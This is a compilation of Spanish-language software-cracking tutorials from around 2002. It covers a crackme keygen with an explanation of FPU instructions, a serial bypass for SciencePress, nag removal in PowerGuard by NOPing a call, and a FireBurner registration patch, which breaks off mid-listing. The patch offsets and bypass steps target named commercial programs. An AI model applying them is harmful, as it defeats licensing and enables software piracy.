se multiplican y el valor se añade al total con lo cual tenemos un nuevo valor total.

De momento como veis la elaboracion de la Key es una serie de operaciones aritmeticas facilonas y que hemos visto en muchos trabajos, y esto es lo que
en su momento pensó DeAtH, y es a partir de aqui, que la cosa se lia.

Voy a poner la siguiente operación y luego la comentamos.

Este codigo empieza o esta dentro de la call401048.

```
* Reference To: MSVBVM60.__vbaVarPow, Ord:0000h
                                |
:00406E48 FF1548104000          Call dword ptr [00401048]
```

```
MOVSX EDX, DWORD ptr[ESI+4]
MOV[ESP+48],  EDX
FILD DWORD ptr[ESP+48]
FSTP REAL8 ptr [ESP+20]
MOVSX EDX, WORD ptr [ESI+08]
MOV [ESP+48], EDX
FILD DWORD  ptr [ESP+48]
FSTP REAL8 ptr [ESP+20]

FLD REAL8 ptr [ESP+20]
```

```
FSTP REAL8 ptr[ESP]
FLD REAL8 ptr[ESP-08]
FSTP REAL8 ptr[ESP]
FLD REAL8 ptr[7FEA6F98]
FLD REAL8 ptr[EBP+08]
FCOMP st(1)
FSTSW AX
SAHF
FLD REAL8 ptr[EBP+08]
FCOMP st(1)
FSTSW AX
SAHF
FSTP st(0)
FLD REAL8 ptr[EBP+08]
FLD REAL8 ptr[ebp+10]
FXCH st(1)
FSTP REAL8 ptr[ESP]
FST REAL8[ESP+08]
FSTCW WORD ptr [ESP]
FSTCW  WORD ptr [ESP+06]
FLD REAL8 ptr[EDX]
FYL2X
FLD st(0)
FRNDINT
FSUBR st(1)
FXCH st(1)
FCHS
F2XM1
FLD1
FADDP st(1), st
FSCALE
FSTP (1)
FST REAL8 ptr [ESP]
FLDCW WORD ptr[ESP].
```

Bien, aqui termina una serie de operaciones que como no tenia ni idea de lo
que hacian, me hicieron hacer muchas cosas, entre ellas dejar el Crack para otro mas experimentado que yo, pero a base de hacer preguntas, y buscar, empezé a entender lo que hacia el crackme.

Todo lo expuesto anteriormente es el paso siguiente en la elaboracion del numero bueno del crackme, se coge el segundo digito del nombre y se transforma en Real extendido (64bits) y luego le aplica una serie de operaciones con la que obtiene un numero en base 64bits.

Como ejemplo vale decir que si el segundo digito fuera la letra " b ", que tiene un valor igual a 62hexa, despues de pasarlo a real-extendido 64bits el valor
de 62 hexa seria igual a 4058800000000000.
y este valor una vez pasadas las anteriores operaciones quedaria como

40C2C20000000000.-

Lo que no he podido conseguir ni llegar a saber es como y que operaciones se hacen para convertir un numero decimal a real extendido, lo pedi a muchos lugares, y, o no saben o no quieren contestar.
Pero como lo que interesaba era hacer el generador, cuando uno no sabe bien como va la cosa , siempre se puede improvisar, y a base de unos inventos propios y mucho trabajo se consiguió.

A partir de aqui se trabaja la elaboracion de la key en base real-extendido 16bits

Una vez conseguido el valor que nos da la elaboracion del segundo digito, le sumamos el TOTAL que teniamos de las operaciones anteriores obteniendo un nuevo TOTAL pero recordad en base real-extendido 16bits.
Acontinuacion coge los digitos tercero y primero los multiplica y el valor obtenido lo añade al total consiguiendo un nuevo TOTAL.

Luego coge el cuarto digito por delante y el cuarto digito por detras los multiplica
y su resultado lo añade al total con la que ya tenemos un nuevo TOTAL.

Ahora para seguir mareando la perdiz, coge el ultimo digito del nombre y el cuarto por detras, los resta y el resultado lo

añade al total, con lo que ya tenemos un nuevo TOTAL.

Ahora se coge la constante 65hexa, la multiplica por el total, y ya tenemos un nuevo TOTAL.

Aqui realiza una operacion, que mas bien, parece de relleno, pues lo que hace es restar uno al total acumulado.

A continuacion se coge la constante 5DC h. 1500 en decimal y se resta al total que teniamos, con lo cual ya tenemos un nuevo TOTAL.

Las tres siguientes operaciones, en principio parecen tres simples multiplicaciones pero tienen su trampita, para despistados o agotados, de tanto meneo de numeros.
Primero se coge el total y se multiplica por tres y obtenemos un nuevo total.
despues cogemos el total y lo multiplicamos por dos y tenemos aqui la trampita, pues guardaremos el resultado obtenido como SUBTOTAL y TOTAL.
A continuacion cogemos el total y lo multiplicamos por cuatro y asi obtenemos un nuevo TOTAL.

La siguiente operacion se limita a sumar al total el subtotal que teniamos guardado, consiguiendo un nuevo TOTAL.
Aqui decia que habia trampa, porque los numeros de las multiplicaciones son en real-extendido muy parecidos, y como llevaba un ritmo de ir descartando los subtotales que tenia, y siempre trabajaba con el ultimo total conseguido, en esta operacion anterior, sino estas, ala guay, en principio parece que sume el total dos veces, que es lo que me pareció a mi, y me llevo un ratito de culo, pues no cuadraban los resultados.

Bien una vez aqui se coge el TOTAL se le resta 5F5B9F0h. que viene a ser en decimal 99990000, y conseguimos un nuevo TOTAL.

Para seguir a partir de aqui hace las siguientes comprobaciones.
primera si el resultado es positivo o negativo.
SI EL RESULTADO ES POSITIVO
Si es positivo mira si es inferior a 989680h. o 10000000decimal.
si es inferior a 10000000, le suma al TOTAL los 10000000.-
Y ya tenemos un nuevo TOTAL.
SI EL RESULTADO ES NEGATIVO
Si el resultado es negativo lo pasa a positivo con el mismo valor
Y si es inferior a 10000000dec. le suma al total positivado los
10000000dec. y ya tenemos un nuevo TOTAL.

Ya casi lo tenemos, despues de tanta movida aun quiere mas, y coje la primera letra del nombre, la multiplica por dos, y el resultado lo suma al total, con lo cual obtenemos un nuevo TOTAL y definitivo.

Solo falta transformar este total en base Real-extendido 64bits a decimal
y ya tenemos el numero deseado.

Bien no?.
En principio es un trabajo bastante comun de obtener un numero en base a un nombre
con una serie de operaciones, más o menos complejas.
Lo que yo he encontrado muy bueno, es la introducción de unas operaciones,que los que no tenemos conocimientos muy profundos de la informatica, nos sorprenden y que considero que se tienen que conocer, y estas estan muy relacionadas, por los datos que he acumulado, con el funcionamiento de coprocesador, y como trabaja la FPU y la pila de la FPU, y el efecto FIFO, ultimo de entrar primero en salir.
Yo en base a lo que he acumulado intentaré poner que hace cada orden.

Veamos.. las instrucciones de carga (fld y fild) Float Load u Float Integer Load respectivamente cargan un valor de una determinada direccion de memoria que puede ser de diferente tamaño y puede ir incluso indexada por algun registro...
Ejemplos:

fild Dword Ptr ds:[MiVariable]
Cargaria un entero de 32bits de la direccion de memoria "MiVariable"

fld QWord Ptr ds:[eax]
Cargaria un real de 64bits de la direccion de memoria direccionada por eax.

Estas instrucciones introducen ese valor en la pila del coprocesador... esta pila es de tipo FIFO (First In First Out) es decir.. si nosotros cargamos un valor en la pila con fld el primer valor que sacariamos en caso de hacer un fst seria este.

El funcionamiento es exactamente igual que el manejo de pila del propio procesador.. es decir.. las instrucciones push y pop ... las Load serian el push y las Store serian el pop...

Las diferencias son:

Hay 8 posiciones de pila (vamos, esta limitado)
Las posiciones de la pila son referenciadas por unos registros para poder trabajar con ellas. St(0) St(1)...

St(0) siempre apunta al ultimo valor introducido en la pila.. este sera el primero en salir claro.
St(1) al siguiente, etc ,etc

Si nosotros realizamos un fadd st(0),st(1) la operacion es la siguiente.

St(0) = St(0)+ St(1);

Como ves es lo mismo que hacer un add solo que se trabaja con la pila del coprocesador y no con registros normales... para hacer util el resultado hay que extraerlo de la pila usando alguna instruccion de store...

El unico problema que tiene esto es que si tu haces fadd st(3),st(5) ... el resultado queda en st(3) y antes de que salga este han de salir de la pila st(0),st(1) y st(2)....

Las instrucciones de store toman un valor de la pila (st(0)) y lo almacenan en una posicion de memoria...
Te las enumero:
fst [Memoria] <-- Toma el valor de st(0) y lo introduce en la memoria correspondiente.
fist [Memoria] <-- Toma el valor de st(0) lo convierte a entero y lo introduce en memoria.
fistp [Memoria] <-- Toma el valor de st(0) lo elimina de la lista con lo cual st(1) pasa a ser st(0) , st(2) pasa a ser st(1), etc y lo introduce en memoria.
fstp [Memoria] <--- Idem que la anterior pero sin conversion a entero.

Memoria puede ser una constante ej:

fstp ds:[MiVariable]

o usando un registro para indexado ej:

fist ds:[eax].

Como comprobareis no hay instrucciones para pasar un valor de un registro de proposito general a una posicion de pila de copro y encima solo podemos introducir y sacar al estilo pila... esto en principio es algo lioso de pillar y complica a veces la programacion de alguna ecuacion, pero una vez te has acostumbrado ya no es tanto trauma.

Estas serian las operaciones principales, pero como habeis visto hay otras, que
utiliza en este crack, que intentare explicar, y no son todas, porque hay un mogollon.

FCOMP st(1) Esta es bastante facil pues lo que hace es en este caso comparar lo
que hay en st (0), cima de la pila con st (1).
FSTSW AX aqui solo he llegado a saber que guarda la palabra de estado de la
FPU, en AX. Para ampliar esto necesitareis alguien mejor preparado
que yo
SAHF Aqui solo puedo decir que copia en los flegs del procesador los
correspondientes bits de AH.
FXCH st(1) Esta orden intercanbia los valores de st(0) y st(1)
FYL2X esta es el siguiente calculo (st(1)*log2(st(0))). el que quiera que se
entretenga con el.
FRNDINT redondea el valor de st(0) al entero mas proximo y lo deja en st(0).
F2XM1 esta es otro calculo, calcula 2 elevado a st(0)-1 y lo deja en st(0).
aqui no me quedo claro si es 2elevado a st(0)-1
o la operacion es 2 elevado a (st(0)-1), pero esta es la idea.
FSCALE otra operacion, multiplica st(0)por 2 elevado a st(1) y como siempre
deja el resultado en st(0).

<u>y termino,</u> para los que saben de informatica a tope esto debe ser facilito
pero, para los menos buenos, tiene su tela y es interesante saberlo y darse
una vuelta por las paginas de Intel i Cia, para descubrir el copro.

He terminado.
Me lo puso muy mal el DeAtH, pero al final pude hacer el generador, no es que sea del todo correcto, tiene sus trampillas, pero funciona.
Con todos estos datos al que le interese, puede hacerlo.
supongo que habrá fallos de todo tipo, desde ortograficos a definiciones,
me gustaria que me los comentarais, pues lo que hago, es para aprender yo y acepto todos los consejos.
nandois@teleline.es

AGRADECIMIENTOS. Los hay para mucha gente, pero en especial a Victor Jurado
y a Crick(que pesado soy, pero me ayudaste mucho) y como no a Karpoff.
Hasta otra.

karpoff Spanish Tutor 1999-2002

Programa:	**SciencePress**

PROTECCIÓN:	Número de Serie		
Descripción:	Editor de texto con excelentes prestaciones Matemáticas, Físicas y Químicas		
Dificultad:	Newbie		
DOWNLOAD:	ftp://licensing.mackichan.com/downloads/swp-pro400.exe		
Herramientas:	SofIce		
CRACKER:	LeafaR GV	**FECHA:**	

INTRODUCCIÓN

Después de mucho leer, practicar y fallar. Algo he aprendido y eso es lo que pretendo compartir en este my primer tutorial (((Espero que no sea el último))). Tratare de explicar lo mejor que pueda todo lo que hice para encontrar el serial Valido justificando lo mejor que pueda cada PAso.

La protección en si es bastante simple y será súper fácil de seguir

Al ATAKE

YAp, vamos al grano. Instalamos el Programa y no aparece nada extraño en el registro, no modifica ningún archivo de windows (((entiendase autoecxec.bat, sistem.ini, win.ini ....etc))), por tando solo tendremos que abocarnos al ejecutable **SP.EXE** el cual esta escrito en Visual C++ sin encriptar ni nada raro.

Aunque solo usaremos el Softice para encontrar el numero de registro no esta de más sacarle una copia a **SP.EXE** ... (((más vale prevenir que curar o reinstalar!!!!)))

Cargamos ***SP.EXE*** en ***Simbol loader*** del SOFTICE ... como ?¿

Muy simple, abrimos el ***Simbol loader*** del SOFTICE, le damos a buscamos ***SP.EXE*** luego aquí nos marca un error le damos al y salta el SOFTICE en el punto de inicio del ***SP.***

Ahora con **F5** dejamos correr el programa y aparece un linda ventanita de **Registration** la cual nos entrega un **ID**

igual a **9TQ5R9-UVXA99-FRVKV2-C9BX79** y pide un **Registration Code** lo lógico seria que este ID sea distinto para cada PC ((suponiendo que dependiera del Hardware))

Si introducimos un **Registration Code** "691350" nos lanza una ventanita de error (ALgo Clasico no ?¿)..

Ahora si que sip!!!! introducimos un **Registration Code** "691350" entramos al SOFTICE **((Ctrl +D))** empezamos con un Break-Point clásico, GetWindowTextA **((bpx getwindowtexta))** salimos del SOFTICE **((Ctrl +D))** le damos al botón

y salta el SOFTICE producto del BPX. Apretamos un **F12** para finalizar la rutina de la librería User32 y caemos de una en **SP** ...específicamente en el siguiente pedazo de código:

```
FF1544565700      CALL    [USER32!GetWindowTextA]
8B4C2408          MOV     ECX,[ESP+08]
6AFF              PUSH    FF
E821350000        CALL    0053350B
EB0C              JMP     0052FFF8
8B01              MOV     EAX,[ECX]
FF742408          PUSH    DWORD PTR [ESP+08]
FF9088000000      CALL    [EAX+00000088]
5E                POP     ESI
C20400            RET     0004
```

El cual no nos entrega mucha información y realmente no se que es lo que hace, pero después de unos pocos **F10** llegamos al ret de la rutina y salta al algo que es realmente interesante.

```
                  8B0F      MOV   ECX,[EDI]                  ..
..                33ED      XOR   EBP,EBP                    EBP se deja en cero
..                33C0      XOR   EAX,EAX                    EAX se deja en cero
..                8B51F8    MOV   EDX,[ECX-08]               ..
..                85D2      TEST  EDX,EDX                    ..
..                7E11      JLE   004D0CD1                   (((((( no jump )))))))
..                803C012   CMP   BYTE PTR [EAX+ECX] , 2D    se compara [EAX+ECX] con 2d
004D0CC0**        7501      JNZ   004D0CC7                   Salta si no son iguales*
..                45        INC   EBP                        Incrementa en 1 EBP
..                40        INC   EAX                        Incrementa en 1 EAX
004D0CC7 *        3BC2      CMP   EAX,EDX                    Compara EAX con EDX
..                7CF4      JL    004D0CC0                   Salta si es menor EAX**
..                83FD04    CMP   EBP, 04                    Compara EBP con 4
                  7451      JZ    004D0D22                   Salta si EBP es igual a 4
```

Con una simple inspección el el registro ECX **((d ECX))** en la primera linea de codigo encontramos algo muy interesante.... Sip el 691350 y ademas HDZ-4050-P9JFE-RT8TVI-12621 que te digo ?¿ es el **Registeration Code** que estábamos buscando.

Pero como buen estudiante de Ingeniería Civil Química y aprendiz de Cracker no podia dejar la cosa asi:::

Si miran con atención el trozo de código que esta destacado... mmmm lo notan?¿ Si-No aquí va my explicación. Primero noten como EBP y EAX se dejan en cero y a EDX se le asigna un valor que depende de la cantidad de guiones (-) que posea el **Registeration Code**.
Se comienza comparando el elemento que esta en [EAX+ECX] (((el primer numero del **Registeration Code**))) luego si es igual a '2D' (((2D es " - " en ASC))) no salta he incrementa EBP y EAX en 1 sino solo incrementa EAX ... Al ir creciendo EAX nos desplazamos un lugar dentro del code, es decir vamos elemento por elemento buscando los guiones '2D' dentro del **Registeration Code** y cada ves que encontramos uno aumentamos en uno el contador EBP ((EBP cuenta los guiones)).

Este ciclo se repite mientras EAX sea menor a EDX cuando EDX es igual a EXA se sale del ciclo y se compara EBP con 4 ((revisa si el **Registeration Code** tenia 4 guiones)) si se cumple logramos el éxito, sino nos envía la Ventanina indicando que el code es Erróneo.....

Tenemos dos contadores uno que cuenta guiones (EBP) y otro (EAX) que permite avanzar elemento por elemento dentro del **Registeration Code** donde solo se revisan EDX elementos de este. Al terminar el ciclo se revisa si en los EDX elementos del **Registeration Code** se encontraron 4 guiones, si este es el caso el **Registeration Code** es aceptado

SI toda esta teoría es cierta basaría con poner ---- como **Registeration Code** para ser aceptado... ADIVINEN QUE PASO

El Programa es Gueno pero la Protección deja bastante que desear, aunque si buscan un buen sistema Tex/LaTeX para Güindous te recomiendo Miktex el cual puedes en-contrar en sourceforge en forma totalmente gratuita bajo licencia GPL.....

Chaop !!!!

My Web Pager: http:\\www.udec.cl\~rafgonza
My dirección de e-mail: rafgonza@udec.cl

Si algo no quedo muy claro o si cometi algun error no dudes en comunicarnelo

Vuela tu Cabeza... Fuma DINAMITA !!!!

My dirección de e-mail: rafgonza@udec.cl

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa: Power Guard v1.0 (Sin Armadillo)

PROTECCION:	Nag
Objetivo:	Eliminar la Nag con un metodo propuesto por Auspex
Descripcion:	Protege archivos hechos en PowerPoint mediante contraseñas.
Dificultad:	**Muy Sencillo**
DOWNLOAD:	http://www.digitalcandle.com
Herramientas:	Softice, Editor Hexadecimal
CRACKER:	**AUSPEX** **FECHA:** **01/10/2002**

INTRODUCCION

Este tutorial podría ser una continuación al que he escrito sobre el programa PowerGuard. Lo he separado por que se trata de eliminar una Nag, pero por medio de un **método** que se me ocurrió a lo largo del crack, un método que pienso yo que puede ser algo muy interesante de ver y estudiar, y por eso me gustaría compartirlo con todo el munndo. Quizas algún dia lo llamen el **Método AuspeX**, jejeeejee, eso sería estupendo.

Estoy seguro de que a alguien se le habrá ocurrido alguna vez, asi que **no** pretendo decir que he descubierto algo nuevo y revolucionario, pero lo que si puedo decir es que jamas lo he leido en ningún tutorial, en ninguno, y creedme, he leido muchos. Por ese motivo quiero escribir este, y compartir toda la información que pueda transmitir, y si a alguno de los lectores ya se le había ocurrido la idea que voy a proponer, por favor, que no se sientan ofendidos.

AL ATAKE

Bueno, la cosa va de eliminar una Nag, concretamente esta ventanita:

Estuve dandole vueltas a la cabeza a ver como eliminar esta sencilla nag y se me ocurrió una gran idea, os lo explicaré:

Una feliz idea

Cuando nosotros corremos un programa en Windows, que es un Sistema Operativo multitarea, éste reparte dichas tareas en el tiempo a cada aplicación que está ejecutándose en memoria (cada aplicación tendrá una prioridad u otra, Windows gestionará esto). Cuando nosotros estamos frente a una nag, el programa se encuentra en un bucle hasta que el usuario pulsa, por ejemplo, un botón de OK, entonces el programa sale del bucle y continua ejecutándose. Pues, ¿por qué no adentrarnos en dicho bucle?. Este loop se encontrará en una función, y con F12, pulsadas repetidas veces llegará un momento en el que se saldrá de dicha función principal. Una vez que nos salgamos desaparecerá Sice y estaremos de nuevo con la nag. Ahora sólo tenemos que pulsar OK, y Sice saltará él solito justo en el código que nosotros queremos. Estamos fuera de la función que provoca el bucle, y no nos ha hecho falta enganchar ninguna API ni nada por el estilo.

¿Pero cómo hacemos esto?, ¿cómo nos metemos en el bucle?, vamos a ver, cuando estamos con la nag en panatalla y nos metemos en el Sice, no se está ejecutando el código del programa, sino otro que se encuentra en el núcleo del Sistema Operativo, kernell32.dll (en el Sice nos aparece con el nombre de acpi, ¿verdad?), por lo tanto nos hemos de meter en el espacio de memoria de nuestra aplicación y una vez alli, hemos de enganchar el flujo del proceso, es decir, encontrar las instrucciones por donde se está ejecutando el bucle y detenerlo.

Para los que no hayan leido el tutorial que escribí sobre Armadillo 2.60, os diré que existen dos comandos clave para adentrarnos en la memoria de la aplicación: proc, addr CONTEXT. El primero nos dará una serie de datos sobre cada proceso que se está ejecutando, el que nos interesa a nosotros es Context. El segundo nos vale para meternos en su espacio de memoria. El proceso que lleva el asterísco es el que estamos depurando con Sice en ese momento.

Para detener el bucle sólo basta con poner un bpr INICIO FIN r. INICIO y FIN son los rangos donde ustedes penseis que está dicho bucle, por ejemplo en una sección o, si no lo sabeis, en todo el ejecutable.

Si ahora pulsais intro, al instante Sice saltará y ya estais en el bucle del proceso. Ahora pulsar F12 hasta que os salgais del Sice. Lo único que queda es pulsar el botón de continuar y listo, ya estamos fuera de la función que provoca el bucle, ahora depende de cada uno encontrar la llamada a la Nag, pero os aseguro que es sencillo, un par de F12 e ir comprobando mediante bpx donde se llama a la nag.

Con este método que os propongo podeis solucionar muchos de los problemas que se os plantean a la hora de eliminar nag, o cualquier cosa en donde querais adentraros en su código con un click de ratón y no sepais la forma de hacerlo por que no se os ocurre la API correcta para adentraros, etc... Creo que puede ser una buena idea, ¿no?.

Demostremos que el método funciona eliminado la nag de PowerGuard:

Arrancamos el programa, y esperamos a que nos salga la nag. Ahora nos metemos en el Sice y buscamos el campo Context de PowerGuard con el comando proc, me sale D37D6F10. Ahora ponemos el comando addr D37D6F10 y pulsamos intro. Ya estamos en la memoria de PowerGuard, ahora pongamos un bpr 401000 494000 r (es la primera sección, CODE). Nos salimos y vemos como al instante Sice salta. Eliminamos el bpr (bc 0) y pulsamos F12 hasta que nos salgamos de Sice. Una vez fuera, pulsamos el botón OK y Sice vuelve a saltar, ya estamos donde queremos, ahora busquemos la posible llamada. En este caso después de unos cuantos F12 me encuentro que salgo de un CALL [EDX + E8]. Se me ocurre poner un bpx en dicha llamada y volver a ejecutar la aplicación. Una vez que Sice salte, nos metemos dentro con F8 y ensamblamos un RET. Ya no volverá a salirnos nunca más la dichosa nag, pero existe un pequeño inconveniente, tampoco nos saldrán ciertas otras ventanas, aunque sin importancia. Lo que ha pasado es que hemos eliminado una función que se utiliza para sacar varias ventanas diferentes. La solución a esto es sencilla, comprobar si el programa pasa por el CALL [EDX + E8] una sola vez o varias. Sólo hemos de ejecutar y examinar la aplicación con el bpx en la llamada. Observamos que sólo pasa una vez y es para sacarnos la nag. Pués entonces sólo queda nopearla.

NOTA IMPORTANTE: Cuidado con los Push, si los hay antes del CALL también habra que nopearlos para evitar un descuadre de la pila. No se os ocurra nopear nunca una llamada de este tipo a menos que esteis completamente seguros de lo que haceis, por que llama a direcciones que dependerán de un registro, lo que quiere decir es que dicha dirección puede ir variando a lo largo de la ejecución del programa, por lo que un nopeo de dicho CALL podría provocará errores. En este caso, como hemos visto, sólo se llama una vez, por lo que podemos nopearlo sin problemas.

El tema de cambiar los bytes con el editor hexadecimal me lo voy a saltar, ¿ok?. Bueno pues se acabó lo que se daba.

Notas finales:

Espero que hayais entendido el método que os propongo, si es que me he explicado bien, por que la verdad es que soy como un libro cerrado xD. Es muy eficaz, lo he probado con diferentes programas, nag's con boton, nag's temporal, y se puede aplicar a todos dando buenos resultados. Lo mejor de todo es que ya no hay necesidad de echar mano a la API, como por ejemplo **DialogBoxParamA** ni a los mensajes de windows como **WM_DESTROY** (este es muy usado y bastante efizas tambien).

Mando un saludo a todo el mundo y hasta el proximo tuto.

auspexxx@hotmail.com

Karpoff Spanish Tutor 1999-2002

Programa: *FireBurner v2.1.7 Windows Edition*

PROTECCION:	Numero de Registro
Objetivo:	Simular estar Registrados. Codificación del Patch! en Visual Basic 6.
Descripcion:	FireBurner v2.17 es una de las mejores herramientas de creación de CDs para Windows 9x/2000 y Linux.
Dificultad:	***NewBie, eso creo yo ....:)D***
DOWNLOAD:	hhttp://www.fireburner.com/
Herramientas:	file insPEctor XL (o similar) W32Dasm v.8.93 (o similar) Numega SoftIce v.4.05 Visual Basic 6
CRACKER:	**+Er@ser** **FECHA:** **05/10/2002**

INTRODUCCION

Bien amigos mios, otra vez con esta appz jejejjejee, lo mio ya es obsesión. Como podreis observar el **Sistema de Protección** no ha variado en absoluto, jejjeeje mucho mejor para NOSOTROS;).

Las **Herramientas** que vamos a emplear, en esta "Victima" como siempre va a ser el **file insPEctor XL**, nos dirá si nuestra "Victima" esta empaquetada, compilador, etc, ...

Toda esta información nos ayudara para un atake más rápido.

Pues, nada Manos a la Obra .....

AL ATAKE

FireBurner v2.17 es una de las mejores herramientas de creación de CDs para Windows 9x/2000 y Linux.

- Comunicación inteligente entre nuestra Grabadora IDE o SCSI atraves de cualquier dispositivo ASPI.
- Metodos de Grabación Session-at-Once (SAO), Disk-at-Once (DAO) o Track-at-Once (TAO).
- Creación de Disco Imagen "Cue/Bin" en formatos ISO, WAV, y raw PCM.
- Comprobación de Errores.
- Informe detallado sobre el estado y compatibilidades de nuestros dispositivos.


SAO (Session-at-Once) = Grabar Sesion cada vez.
DAO (Disk-at-Once) = Grabar Todo el CD de una vez.
TAO (Track-at-Once) = Grabar una Pista cada vez.

Y muchas más opciones, ...

ADVERTENCIA : El texto de este artículo esta escrito con fines didácticos, para mostrar simplemente como funciona el sistema, por el cúal queda anotado todo lo que compramos. El autor no se hace responsable de cualquier uso ilegal que se le den a estos conocimientos.

Manos a la Obra

Arrancamos el file insPEctor XL y cargamos nuestra "victima" y observaremos lo siguiente, en pantalla:
FireBurner v2.17 Windows Edition esta Comprimido con UPX 0.89.6-1.02/1.06-1.07.




La siguiente aproximación, será DESCOMPRIMIRLO, llegados a este punto, emplearemos el **UPX v1.02w**, con la opción -d (descomprimir).

C:\UPX>Upx -d Fireburner.exe

```
           Ultimate Packer for eXecutables
      Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001
UPX 1.20w Markus F.X.J Oberhumer & Laszlo Molnar May 23rd 2001

File size            Ratio       Format         Name
```

```
----------------     ------     --------     --------------
754176 <- 282624     35.90%     win32/pe     fireburner.exe

Unpacked 1 file.
```

Una vez descomprimido, comencemos a trabajar con nuestra "victima".




- Observar el proceso de Registración de la appz.
- Buscar Strings, emplearemos W32Dasm.

Proceso de Registración del FireBurner v2.1.7

Objetivo-1

Cargamos la appz FireBurner, y observamos la siguiente Pantalla de Registración :



Nuestro **Primer Objetivo** esta claro, deberemos eliminar esa molesta **NAG-Screen** para que no aparecera más la **Pantalla de Registración**.

Objetivo-2

Seguimos estudiando, pulsamos **I Agree** y como podeis observar aparece la Ventana Principal de la appz con el Texto:

FireBurner 2.1.7 Windows Editon (Unregistered) <-- NO ESTA REGISTRADO.

Objetivo-3

A continuación, pulsamos la opción **Help** y seleccionamos **About**, nos aparecera la siguiente pantalla:

Una vez, que ya tenemos claro los **Objetivos** a seguir, nos ponemos a trabajar con el **W32Dasm**.

Usando el SoftICE

Establecemos un BreakPoint
USER32_CreateWindowExA(DWORD,LPSTR,DWORD,DWORD,DWORD,DWORD)
en el **99.9%** de los casos emplearemos este BreakPoint en las appz realizadas en **Delphi**.

Activamos el **SoftIce** y establecemos el BreakPoint '**BPX CreateWindowExA**' pulsamos **CTRL+D**,
o bien, **F5** para regresar a Windows. A continuación ejecutamos el **FireBurner** y aterrizaremos
dentro del **SoftIce**. Seguiremos los pasos de siempre, pulsamos **F12** hasta llegar al código del
FireBurner, una vez dentro empezaremos a tracear con **F10**, y observaremos lo siguiente:

Objetivo-1

```
//******************** Program Entry Point ********
:00491404 55                      push ebp
:00491405 8BEC                    mov ebp, esp
:00491407 83C4F0                  add esp, FFFFFFF0
:0049140A 53                      push ebx
:0049140B B82C114900              mov eax, 0049112C
:00491410 E83758F7FF              call 00406C4C
:00491415 8B1D0C464900            mov ebx, dword ptr [0049460C]
:0049141B 8B03                    mov eax, dword ptr [ebx]
```

```
:0049141D E8EE00FDFF              call 00461510
:00491422 A104444900              mov eax, dword ptr [00494404]
:00491427 803800                  cmp byte ptr [eax], 00   ; Serial CORRECTO ==
Serial Dummy
:0049142A 7531                    jne 0049145D             ; Si NO es igual
:0049142C 8B0B                    mov ecx, dword ptr [ebx] ; "THANK YOU FOR
TRYING..."
:0049142E B201                    mov dl, 01               ; @Offset 9082Ah
```

Usando el W32Dasm

Ejecutamos el **W32Dasm** y seleccionamos **Open the File to Disassemble** seleccionamos **Fireburner.exe**, una vez finalizado el proceso, pulsamos el botón **String Data References** y comenzamos a la caza de los **Objetivos 2, 3**.

Objetivo-2

*** Buscamos la String "FireBurner 2.1.7 Windows Edition (Unregistered)"

```
* Possible StringData Ref from Code Obj ->"¡|DI"
                                  |
:00490969 C780F8000000BC0C4900    mov dword ptr [ebx+000000F8], 00490CBC
:00490973 C683D403000000          mov byte ptr [ebx+000003D4], 00
:0049097A A104444900              mov eax, dword ptr [00494404]
:0049097F 803800                  cmp byte ptr [eax], 00   ; Serial CORRECTO ==
Serial Dummy
:00490982 740E                    je 00490992              ; Si es igual "...
(Registered)"
                                                           ; @Offset 8FD82h
                                                           ; Cambiamos por 750E =>
JNE

* Possible StringData Ref from Code Obj ->"FireBurner 2.1.7 Windows Edition "
                                       ->" (Registered)"
                                  |
:00490984 BA7C0A4900              mov edx, 00490A7C
:00490989 8BC3                    mov eax, ebx
:0049098B E89810FBFF              call 00441A28
:00490990 EB0C                    jmp 0049099E

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00490982(C)
|

